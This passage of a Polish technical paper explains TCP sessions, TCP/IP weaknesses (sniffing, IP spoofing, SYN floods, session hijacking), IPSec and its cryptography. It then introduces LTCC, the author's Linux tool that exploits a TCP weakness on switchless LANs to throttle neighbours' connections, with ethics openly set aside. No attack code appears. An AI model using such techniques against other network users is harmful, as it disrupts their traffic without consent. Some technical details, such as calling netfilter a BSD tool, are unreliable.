Załączony przykład ma na celu ilustracje przykładowej transmisji protokołem TCP. Maszyna „A" - klient łączy się[7] z maszyną „B" serwerem w celu przesłania danych. Gniazdo serwera, przez które będzie przebiegała komunikacja, jest w stanie LISTEN[8] - serwer nasłuchuje nadchodzących połączeń. Po otrzymaniu żądania połączenia serwer odpowiada, potwierdzając przyjęcie połączenia[9]. Transmisja zostaje ustabilizowana, dane przesłane[10]. Po odebraniu danych od maszyny klienta[11] następuje zamknięcie połączenia. Zamknięcie połączenia następuje w trybie normalnym[12], serwer w dalszym ciągu nasłuchuje w oczekiwaniu na kolejne połączenia. Którakolwiek ze stron może zamknąć połączenie w trybie natychmiastowym - np. w przypadku awarii procesu, lub jego zakończenia, bez wcześniejszego wywołania funkcji close(). W takim przypadku protokół

[7]wykorzystując funkcję systemową connect()

[8]zostało otwarte funkcją systemową listen()


[9]proces uruchomiony na serwerze wywołuje funkcję systemową accept()

[10]klient przesyła dane używając np. funkcji systemowej send()

[11]serwer może odbierać dane wywołując funkcję systemową recv()

[12]w momencie gdy proces klienta przesłał wszystkie dane - wywołuje on funkcję systemową close()

Rysunek 5: Przykładowa sesja TCP



zamyka połączenie wysyłając pakiet z ustawioną flagą RST, która oznacza natychmiastowe, bezwarunkowe zakończenie połączenia.

6 Wady i zalety stosowania protokołów TCP/IP

6.1 Wady

Rodzina protokołów TCP/IP nie pozbawiona jest wad, głównie ze względu na bezpieczeństwo. Tym bardziej, gdy dane przesyłane są po sieci ethernetowej w której nie używa się przełączników, co naraża je na podsłuchanie, podrobienie. Najsłynniejszym atakiem był atak Kevina Mitnicka na sieć Tsutomu Shimomury - eksperta d/s bezpieczeństwa w Centrum Komputerowym San Diego. Mitnick zaatakował komputer w sieci wysyłając ogromną liczbę pakietów z ustawioną flagą SYN (żądanie połączenia), co zamroziło maszynę na jakiś czas. W tym samym czasie udało mu się przechwycić sesję (session hijacking), podszywając się pod zaatakowany komputer, który zmrożony obsługiwaniem żądań rozpoczęcia połączeń nie był w stanie odpowiadać na pakiety przechwytywanej przez Mitnicka sesji.
Session hijacking opiera się na kilku technikach, które opiszę poniżej.

6.1.1 ograniczona przestrzeń adresowa IP

Dużą wadą jest ograniczoność adresowania w protokole IP. Podczas projektowania protokołu IP przeszło 20 lat temu nikt nie przypuszczał, że popularność internetu wzrośnie na taką skalę. Pod koniec lat 80 internet przestał być tylko siecią naukową, został udostępniony społeczeństwu, skomercjalizowany. Rozwój taki spowodował, że liczba 4294967296 dostępnych adresów w protokole wersji 4 stała się poważnym ograniczeniem.

6.1.2 niskie bezpieczeństwo

Protokoly TCP/IP nieodporne są na stosowanie niżej wymienionych ataków[3]:

Sniffing jest to działanie mające na celu przechwytanie danych transmitowanych w sieci. Jest to działanie pasywne i co za tym idzie bardzo trudne w wykryciu. Polega to na wprowadzeniu karty sieciowej w specjalny tryb zwany PROMISC (promiscous mode), po którym karta sieciowa przekazuje wszystkie otrzymane pakiety do warstwy wyższej. W normalnym trybie przekazywane są pakiety które są przeznaczone wyłącznie dla tej karty. Identyfikacja adresata odbywa się za pomocą unikalnego adresu MAC karty sieciowej[13] który jest zapisany w ramce ethernetu w dostarczanym pakiecie. Połączeniem adresu MAC z adresem IP zajmuje się protokół ARP (Adress Resoludion Protocol).

Wyłapany w ten sposób pakiet może być zinterpretowany przez proces warstwy wyższej. Atakujący może zdobyć np. hasła do systemu, korespondencje mailową lub inne ważne informacje. Ze względu na przechwycenie sesji niezbędne będą informacje zawarte w nagłówku TCP - mianowicie numery ACK oraz SEQ, jak również adresy: źródłowy i docelowy pakietu.

Sniffowanie jest praktycznie niewykrywalne - dopóki nie dochodzi do interakcji sniffującej maszyny z siecią. Taką interakcję jednak można sprowokować i potencjalnie wykazać, że na danej maszynie zainstalowany jest program nasłuchujący[14]. Do wykrycia sniffera działającego w sieci lokalnej można użyć techniki arp spoofingu. Można też wysłać pakiet z wybranym przez siebie adresem nadawcy i obserwować pojawiające się połączenia z serwerem DNS, pytające serwer DNSu o numer źródłowy. Istnieją programy do wykrywania snifferów w sieci lokalnej: neped, AntiSniff

Jak się przed tym bronić ? Z punktu widzenia użytkownika stosując tylko i wyłącznie szyfrowaną transmisję danych np. protokołem SSL, lub korzystać z protokołu IPSec.

Spoofing jest to działanie mające na celu podszycie się pod inną jednostkę w sieci.

Zależnie od warstwy zastosowania - istnieją różne ataki wykorzystujące technikę

[13]Adres MAC składa się z 6 bajtów, zapisany w pamięci ROM urządzenia sieciowego. Każdy producent urządzeń sieciowych posiada określoną pulę adresów MAC, co gwarantuje, że adresy interfejsów sieciowych są unikalne

[14]popularnymi programami do podsłuchiwania są: tcpdump, ethereal, sniffit, snort

podszycia się np. DNS spoofing, e-mail spoofing, IP spoofing - który to zostanie w kilku słowach opisany, ARP spoofing.

IP spoofing polega na sfałszowaniu adresu źródłowego w nagłówku pakietu IP i wysłaniu podrobionego pakietu do ofiary. Działanie takie powoduje oszukanie maszyny, która spodziewa się danych z oryginalnego źródła, a dostaje dane podrobione. Technika IP spoofingu często wykorzystywana jest podczas ataków DoS (Deny of Service) w postaci floodów w celu zmylenia ofiary, tudzież zabezpieczeń (firewalli), jakie mogą chronić maszynę ofiary. Źródło takiego ataku jest trudne bądź praktycznie niemożliwe do wykrycia.

SYN-flood polega na wysłaniu dużej liczby pakietów TCP z ustawioną flagą SYN, w których adres nadawcy został zmieniony na numer IP maszyny, która nie istnieje lub aktualnie nie jest dostępna. W takiej sytuacji zaatakowany serwer odpowiada na każdy pakiet SYN poprzez wysłanie pakietu SYN-ACK do komputera, który w rzeczywistości nie istnieje lub nie chce nawiązać połączenia. Serwer nie odróżnia sfałszowanych pakietów od legalnych, dlatego przydziela zasoby obliczeniowe i pamięć niezbędne do obsługi połączeń. Jeżeli liczba wysłanych pakietów SYN będzie odpowiednio duża, to serwer zapełni swoje tabele (bufory) robocze i nie będzie akceptował następnych napływających pakietów, oczekując na otwarcie zainicjowanej komunikacji TCP. Serwer oczekuje na pakiet ACK aż do upływu ustalonego czasu - timeout.

6.2 zalety

dostępność - ponieważ protokół TCP/IP stał się standardem komunikacji sieciowej - wszystkie systemy z rodziny UNIX (AIX, Irix, HP/UX, Linux, BSD), Windows (9x, 2k, XP), Novell Netware, MacOS, OS/2 mają zaimplementowaną jego obsługę.

otwartość - dokumentacja znajduje się w dokumentach RFC

elastyczność - pozwala równie skutecznie przenosić dane przez łącza o przepustowości 9600 bps, jak i kilkusetkrotnie szybsze.

możliwość filtracji - każdy pakiet może być filtrowany na podstawie jego nagłówka. Określone pakiety mogą zostać odrzucone, zablokowane, bądź przekazane do określonego urządzenia, co ma znaczenie ze względu na bezpieczeństwo. Programy służące do filtrowania pakietów: ipfwadm (linux-2.0), ipchains (linux-2.2), iptables (linux-2.4 - linux-2.6), netfilter (BSD) oraz popularne firewalle w systemach Windows^{TM}: Outpost, Kerio, ZoneAlarm.

7 Opis i idea działania IPSec

Wykorzystanie internetu w biznesie oraz uczynienie go narzędziem pracy porównywalnym z telefonem czy faksem, wymusiło stworzenie mechanizmów zapewniających poufność oraz bezpieczeństwo połączeń odległych ośrodków korzystających z publicznej sieci. Opracowaniem protokołu IPSec[21] w 1992 roku zajęła się grupa IETF (Internet Engineering Task Force).

Podstawowymi zadaniami IPSec jest zapewnienie integralności oraz poufności danych przesyłanych przy pomocy IP. Kolejny cel, zagwarantowanie autentyczności łączących się stron, jest realizowany do pewnego stopnia przez sam protokół IPSec i może być rozszerzany przez dodatkowe mechanizmy.


Poprzez zapewnienie integralności rozumiemy tutaj możliwość wykrycia celowych lub przypadkowych modyfikacji wprowadzonych do przesyłanych danych. Zapewnia to wprowadzenie kryptograficznych funkcji skrótu, co jest o wiele lepszym rozwiązaniem od prostych sum kontrolnych protokołów IP oraz TCP, które gwarantują wykrycie uszkodzenia pakietu wynikającego z niedoskonałości transmisji, jednak nie są odporne na ich celowe spreparowanie.

Poprzez zapewnienie poufnosci rozumiemy tutaj zabezpieczenie danych przed ich odczytaniem gdy zostaną przechwycone przez napastnika. Funkcję tą gwarantują algorytmy kroptograficzne zastosowane do szyfrowania przesyłanych danych. Osoba nie posiadająca klucza nie będzie w stanie odczytac zaszyfrowanej informacji.

Dzięki enkapsulacji protokołów - charakterystycznej dla modelu ISO/OSI, IPSec może być wykorzystywany do zabezpieczenia protokołów warstw wyższych. Ponieważ działa w warstwie IP protokołami zabezpieczanymi mogą być między innymi TCP, UDP, BGP...

IPSec dostarcza dwóch protokołów do zapewnienia bezpieczeństwa transmisji, są nimi AH[13] oraz ESP[16].


Rysunek 6: Enkapsulacja protokołów



7.1 AH - Authentication Header

AH dostarcza bezpołączeniowej integralności, uwierzytelniania źródła danych oraz odrzucające powtórzone pakiety. Stanowi ochronę enkapsulowanego protokołu warstwu wyższej, jak również części nagłówka IP. Ochroną obejmowane są te pola nagłówka, które nie ulegają zmianie podczas wędrówki przez sieć (adresy, identyfikator). Do zapewnienia integralności oraz, w pewnym stopniu, wierzytelności stron połączenia wykorzystywane są kryptograficzne funkcje skrótu takie jak MD5, SHA1 czy RIPEMD-160 w tzw. trybie HMAC. Ten ostatni to wynik obliczenia skrótu przesyłanych danych oraz skonfigurowanego hasła, znanego tylko stronom połączenia.

Rysunek 7: Budowa nagłówka AH



Next Header - (następny nagłówek) 8-bitowy numer identyfikujący nagłówek następnego protokołu umieszczony za AH.

Payload Length - (długość danych) 8-bitowy numer określający długość danych AH w 32 bitowych słowach (4 bajty) minus 2.

Reserved - (zarezerwowane) 16 bitów, muszą być wyzerowane.


Security Payload Index - 32-bitowa wartość zawierająca identyfikator pozwalający rozróżnić połączenia zmierzające do tego samego miejsca przeznaczenia, wskazuje „bezpieczne połączenie" (security association), które ma być zastosowane do tego pakietu. (SPI)

Sequence Number Field - 32-bitowy identyfikator pozwalający realizować ochronę przed odtwarzaniem.

Authentication data - zmiennej długości pole zawierające dane uwierzytelniające.

7.2 ESP - Encapsulating Security Payload

Rysunek 8: Budowa nagłówka ESP



Security Payload Index - 32-bitowa wartość SPI zawierająca informacje analogiczne informacje jak w protokole AH.

Sequence Number Field - 32-bitowa wartość zawierająca wartość licznika. Wartość licznika jest zerowana podczas nawiązywania połączenia.

Payload Data - zmiennej dlugości pole zawierające dane opisane przez „Next Header”.

Padding - zależnie od algorytmu kryptograficznego użytego do ochrony danych pole to może zawierać różne wartości. Rozmiar pola wynosi 0-255 bajtów. Pole to nie jest wymagane.

Pad length - 8-bitowy numer informujący o rozmiarze pola „Padding”. Pole to jest obowiązkowe nawet jeśli pole „Padding” nie występuje w pakiecie. „Pad length” przyjmuje wtedy wartość „0”.

Next Header - 8-bitowy numer idetyfikujący typ danych znajdujących się w polu „Payload Data”.


Authentication data - opcjonalne, zmiennej długości pole zawierające obliczoną wartość ICV (Integrity Check Value) obliczoną z pakietu ESP. Długość pola, zasady porównania oraz walidacji muszą być sprecyzowana w przez algorytm identyfikacji.

7.3 Tryby pracy protokołu IPSec


7.3.1 Tryb transportowy (Transport mode)

Tryb transportowy wykorzystuje się prawie wyłącznie w sieciach lokalnych. Spowodowane jest to specyfiką protokołu IPSec, wymaga on kolejności pakietów do routera. Kolejność taka może być zachwiana gdy pakiet podróżuje różnymi trasami w sieciach rozległych lub poprzez fragmentację pakietów. W sieciach lokalnych taki problem nie występuje. Dane chronione przez IPSec są enkapsulowane zaraz za nagłówkiem IP, co pokazuje zamieszczony niżej schemat.

Rysunek 9: Enkapsulacja w trybie transportowym.



Rysunek 10: Enkapsulacja w trybie tunelowym.



7.3.2 Tryb tunelowy (Tunnel mode)

Tryb tunelowy wykorzystywany jest przede wszystkim do tworzenia bezpiecznych połączeń w sieciach rozległych. Umieszczone w nagłówku IP adresy (znajdujące się pod ESP/AH) są najczęściej adresami routerów szyfrujących, łączących ze sobą tworzące VPN sieci lokalne znajdujące się w odległych lokalizacjach. Enkapsulacja w tym przypadku również nagłówka IP powoduje, iż podsłuchujący intruz nie ma nawet możliwości stwierdzenia pomiędzy jakimi maszynami w VPN zachodzi komunikacja.
Informacje na temat zestawionych połączeń znajdują się w dwóch systemowych bazach

danych protokołu IPSec. SAD (Security Association Database) opisuje dokładnie kanały połączeń, hosty początkowe i końcowe, algorytmy szyfrowania oraz klucz dla każdego kanału. Baza SPD (Security Policy Database) opisuje politykę bezpieczeństwa oraz umożliwia bardzo elastyczne konfigurowanie połączeń. Można w niej określić kierunki szyfrowania danych, adresy hostów, sieci, protokoły, porty.

7.4 Algorytm przetwarzania protokołu IPSec

W momencie gdy do stosu IP/IPSec z warstwy wyższej trafia przeznaczony do wysłania pakiet zawierający dane od hosta A dla hosta B, przeszukiwana jest baza SPD w celu znalezienia odpowiedniej polityki dla tego pakietu.
Kolejno po podjęciu decyzji o przyszłości danego pakietu przeszukiwana jest baza SAD w celu sprawdzenia, czy istnieje kanał odpowiadający żądanej transmisji. Musi on mieć unikalny numer SPI, skonfigurowany algorytm szyfrujący, klucz i inne parametry. Jeśli taki kanał istnieje, to pakiet jest nim po prostu wysyłany i dane w bazie SAD są uaktualniane (licznik bajtów, pakietów, wektor inicjalizujący IV itp)
Po odebraniu pakietu z drugiej strony połączenia, przeszukiwana jest ponownie baza SAD w poszukiwaniu informacji na temat kanału dla którego numer SPI jest taki sam jak odebranego pakietu. Jeśli wpis taki w bazie SAD nie zostanie znaleziony, pakiet zostanie odrzucony i odpowiednie logi systemowe wygenerowne. Świadczyć to będzie o próbie ataku, bądź błędnej konfiguracji połączenia. Jeśli natomiast kanał zostanie znaleziony dane opakowane protokołem ESP zostaną odszyfrowane za pomocą znajdujących się w bazie informacji na temat algorytmu, klucza.

7.5 Elementy kryptografii w IPSec

Szyfrowanie w protokole ESP odbywa się poprzez zastosowanie jednego z symetrycznych algorytmów. Obecnie dokumenty RFC mówią, że algorytm DES musi być implementowany w IPsec, 3DES (Triple DES) powinien, a wiele innych może.

7.5.1 HMAC

Identyfikacja jest w IPsec wykonywana za pomocą funkcji HMAC (Hashed Message Authentication Code)[13][14]. Nie jest to prosta funkcja haszująca, ale bardziej złożona operacja, króra używa jakiegoś algorytmu haszującego (MD5 lub SHA) oraz klucza. Zwykła funkcja skrótu mówi, że dane nie zostały zmienione podczas transmisji bądź były zmienione i dla nich został wygenerowany nowy skrót. HMAC gwarantuje pewność, że wysyłający, w odróżnieniu od atakującego, zna klucz, a atakujący zatem nie może wygenerować nowych danych. Długość skrótu HMAC wynosi 96 bitów (pierwotny skrót jest obcinany do tej wielkości).

7.5.2 Diffie-Hellman

Algorytm uzgadniania klucza Diffiego-Hellmana pozwala dwóm stronom ustalić klucz w taki sposób, że nawet ten, kto podsłuchuje całą komunikację nie może ustalić jaki to klucz. Protokół bazuje na problemie dyskretnego logarytmu i z tego powodu jest uważany za bezpieczny. Matematycy pracują nad tym problemem od wielu lat i nie udało im się przybliżyć do rozwiązania aczkolwiek również nie udowodniono, że rozwiązanie efektywne nie istnieje.

7.5.3 RSA

Algorytm został opracowany w MIT (Massachussets Institute of Technology) w roku 1977 przez L.R.Rivesta, A.Shamira i L.M.Adlemana. RSA jest szeroko używanym kryptosystemem klucza publicznego. Bazuje on na trudności obliczeniowej faktoryzacji dużych liczb (obecnie co najmniej 300 miejsc w zapisie w systemie dziesiątkowym). W IPsec jest używany jako jedna z technik do uwierzytelniania bram (hostów) dla prowadzenia dalszej negocjacji klucza.

Algorytmy RSA mające klucz o długości 512 bitów (lub mniejszej), są stosunkowo proste do złamania. Adi Shamir opracował w 1999 r. specjalizowany równoległy komputer łamiący 512 bitowe RSA w ciągu 2 dni. Obecnie stosuje się klucze 1024, 2048 a nawet klucze 4096 bitowe praktycznie całkowicie bezpieczne tzn. nie do złamania przy współczesnym stanie wiedzy o algorytmach komputerowych i przy współczesnych możliwościach obliczeniowych.

7.5.4 DES

DES (Data Encryption Standard) jest symetrycznym algorytmem szyfrującym, ten sam klucz jest używany do szyfrowania i deszyfrowania. Szczegółowy opis algorytmu DES został celowo opublikowany. Chodziło o przekonanie potencjalnych użytkowników, że bezpieczeństwo metody nie tkwi w tajności jej budowy, ale w konstrukcji odpornej na kryptoanalizę. Bowiem każda metoda, której szczegóły nie zostały ujawnione, może w sobie tzw. tylne drzwi, czyli miejsce w algorytmie, które może być wykorzystane przez atakującego znającego szczegóły algorytmu.

DES szyfruje bloki złożone z 64 bitów - 8 bajtów z których każdy zaopatrzony jest w bit parzystości. Klucze składają się również z 64 bitów, przy czym 8 bitów jest bitami parzystości. Tak więc w istocie w trakcie wyboru klucza można określić jedynie 56 bitów, reszta jest generowana automatycznie.

Dokładny opis algorytmu DES znajduje się w publikacji [1]. Na początku 1997 roku, firma RSA Data Security ustanowiła nagrodę w wysokości 10 000 USD za złamanie algorytmu DES. Połączenie wysiłku powołanej grupy oraz wolnych mocy 14 000 komputerów użytkowników Internetu, zaowocowało złamaniem kodu 90-go dnia trwania projektu.

Próby ratowania pozycji DES na rynku poskutkowały opracowaniem algorytmu 3DES (Triple-DES, potrójny DES). Dzięki wprowadzeniu operacji trzykrotnego użycia trzech różnych kluczy o długości 56 bitów, czas na złamanie zaszyfrowanej wiadomości wydłuża się z kilku dni do bilionów lat.

7.5.5 MD5

Algorytm MD5 (Message Digest 5)[7] jest funkcją haszującą produkującą z zadanej wiadomości 128-bitowy „skrót wiadomości" (message digest). Zakłada się, że jest obliczeniowo niewykonalne wyprodukowanie dwu różnych wiadomości posiadających ten sam skrót lub wyprodukowanie jakiejkolwiek wiadomości na podstawie założonego skrótu. Algorytm MD5 jest stosowany w technice podpisu cyfrowego, gdzie duży plik powinien być wcześniej skompresowany w bezpieczny sposób zanim zostanie zaszyfrowany kluczem prywatnym.
Opis algorytmu:

1. Doklejenie do haszowanego ciągu bit 1.
2. Uzupełnienie wartościami „0" do 512-bitowych bloków, i ostatniego niepełnego - 448-bitowego.
3. Doklejenie 64-bitowego (zaczynając od najmniej znaczącego bitu) licznika oznaczającego rozmiar wiadomości. W ten sposób otrzymuje się wiadomość złożoną z 512-bitowych fragmentów.
4. Ustawienie stanu początkowego na 0123456789abcdeffedcba9876543210.
5. Uruchomienie na każdym bloku (jest przynajmniej jeden blok nawet dla pustego wejścia) funkcję zmieniającą stan. Funkcja zmiany stanu ma 4 rundy (64 kroki). Stan jest traktowany jako 4 liczby 32-bitowe, i w każdym kroku do którejś z tych liczb dodawany jest jeden z 16 32-bitowych fragmentów bloku wejściowego, pewna stała zależna od numeru kroku oraz pewna prosta funkcja boolowska 3 pozostałych liczb. Następnie liczba ta jest przesuwana cyklicznie o liczbę bitów zależną od kroku, oraz jest dodawana do niej jedna z pozostałych liczb.

6. Po przetworzeniu ostatniego bloku zwracony zostaje stan jako wynik funkcji haszującej.

7.5.6 SHA1

Algorytm SHA (Secure Hash Algorithm) jest kolejną jednokierunkową funkcją haszującą podobnie jak MD5 tworzy skrót wiadomości o długości 160 bitów ponieważ 128 bitów funkcji MD5 zostało uznane za zbyt małą liczbę. SHA1 różni się poza tym postacią funkcji zmieniających stan.

7.5.7 RC4

RC4 – (Rivest's Cipher) niezwykle szybki algorytm szyfrowania strumieniowego danych poprzez wykonywanie na nich operacji XOR z wygenerowanymi liczbami pseudolosowymi.

7.6 Automatyzacja - użycie protokołu IKE

Powodem powstania protokołu automatycznej wymiany kluczy był fakt, iż ręczna konfiguracja protokołu IPSec miała sens tylko dla niewielkiej ilości węzłów. W momencie gdy połączone razem zostaje wiele sieci lokalnych konfiguracja staje się coraz bardziej skomplikowana i kłopotliwa. Klucze kryptograficzne należy co jakiś czas wymieniać, co staje się kłopotliwe. Opracowano kilka protokołów umożliwiających automatyzację czynności związanych z zestawianiem bezpiecznych połączeń. IETF (Internet Engeneering Task Force) wybrało protokół IKE (Internet Key Exchange) jako standard.
IKE buduje sprawdzony, bezpieczny tunel pomiędzy dwoma jednostkami i wtedy negocjuje bezpieczne połączenie dla IPSec. Proces ten wymaga by każda jednostka sprawdziła się nawzajem i ustanowiła wspólne klucze. IKE składa się z dwóch części: ISAKMP (Internet Security Association and Key Management Protocol), stanowiącego faktyczny

protokół negocjacji parametrów IPSec oraz Oakley, będącego kryptograficznym protokołem wymiany kluczy za pomocą algorytmu Diffie-Hellmana.

8 wady i zalety stosowania protokołu IPSec

8.1 wady

- IPsec nie zabezpiecza połączeń end-to-end tak jak to robią protokoły na wyższych warstwach. IPsec szyfruje połączenie IP pomiędzy dwoma maszynami, co nie jest równoważne szyfrowaniu wiadomości pomiędzy użytkownikami bądź aplikacjami.

- IPsec autoryzuje maszyny a nie użytkowników. Mechanizmy silnej autoryzacji służą do kontrolowania, jakie wiadomości pochodzą z jakich maszyn. Jeżeli jest potrzebna kontrola dostępu użytkowników należy użyć innych mechanizmów (warstw wyższych), które mogą być łączone z IPsec.

- IPsec nie potrafi zapobiegać atakom DoS (Denial of Service) aczkolwiek może skutecznie utrudniać możliwość ich zajścia.

8.2 zalety

otwartość - dokumentacja zawarta jest w RFC.

bezpieczeństwo - jest to w tym momencie najbezpieczniejsze narzędzie chroniące rozległe sieci korporacyjne.

skalowalność - doskonale nadaje się do tworzenia bezpiecznych połączeń pomiędzy dwoma maszynami, jak również do łączenia wielu odległych od siebie sieci lokalnych.

przenośność - implementacje potokołu IPSec obecne są we wszystkich najpopularniejszych systemach operacyjnych. IPSec często jest implementowany w routerach hardwareowych (CISCO od IOS-11.3).

9 Program LTCC - Local TCP Control Center

9.1 Opis programu

LTCC jest prostym linuxowym narzędziem służącym ograniczeniu ruchu TCP w lokalnej sieci a zarazem wykorzystującym słabość protokołu TCP. Program jest szczególnie użyteczny w momencie gdy nie posiadamy dostępu do gatewawya, na którym można podzielić dostępne pasmo na wszystkich użytkowników sieci. W takim przypadku jeden użytkownik potrafi zająć całe dostępne pasmo na przykład przez ściąganie „ciężkiego" pliku z odległej maszyny, co uniemożliwia nam zdalną pracę (np. ssh). Kwestie etyczne związane z atakiem na użytkowników sieci lokalnej odkładam na bok. Zajmijmy się technicznym aspektem ataku.

Założeniem brzegowym jest fakt niewystępowania w sieci lokalnej przełączników (switch). Switch dzieli sieć na segmenty, zapamiętuje adresy MAC urządzeń i wysyła pakiety wyłącznie przez te porty, do których podłączone jest urządzenie, dla którego pakiet jest przeznaczony. Uniemożliwia to podsłuchanie pakietów wychodzących i przychodzących do „sąsiada", co jest jedną z podstawowych czynności programu podczas przeprowadzania ataku.

Kolejnym ważnym wymogiem programu jest system operacyjny. Program został napisany i przetestowany na linuxach 2.2 - 2.4, nie powinno być problemu z uruchomieniem go na linuxie z serii 2.6. Nie działa natomiast w rodzinie systemów BSD oraz innych systemach UNIXowych. Spowodowane jest to dedykowaną obsługą gniazd, program nie wykorzystuje bibliotek pomocniczych takich jak libpcap.

LTCC musi być zainstalowany i uruchomiony w systemie linux przez użytkownika, który posiada prawa administratora (roota) w tym systemie. Spowodowane jest to polityką bezpieczeństwa systemu linux, a dokładnie dotyczy uprawnień niezbędnych do otwarcia gniazda w trybie surowym (raw mode). Niedopuszczalnym byłoby przecież, żeby każdy użytkownik systemu miał możliwość podsłuchiwania.

9.1.1 Instalacja LTCC

Program dostępny jest na mojej stronie www pod adresem: http://prokop.adfinem.net/projects/ltcc.html

Należy ściągnąć na dysk lokalny najnowszą wersję (w chwili obecnej jest to plik: ltcc-1.0.2.tar.gz) oraz rozpakować poleceniem:

```
tar -zxvf ltcc-1.0.2.tar.gz
```

zmienić katalog bieżący na katalog ze źródłami programu:

```
cd ltcc-1.0.2
```

kolejno należy go skompilować poleceniem:

```
make
```

oraz zainstalować do katalogów systemowych:

```
make install
```

jeżeli zajdzie potrzeba odinstalowania programu z systemu, należy wykonać polecenie:

```
make remove
```

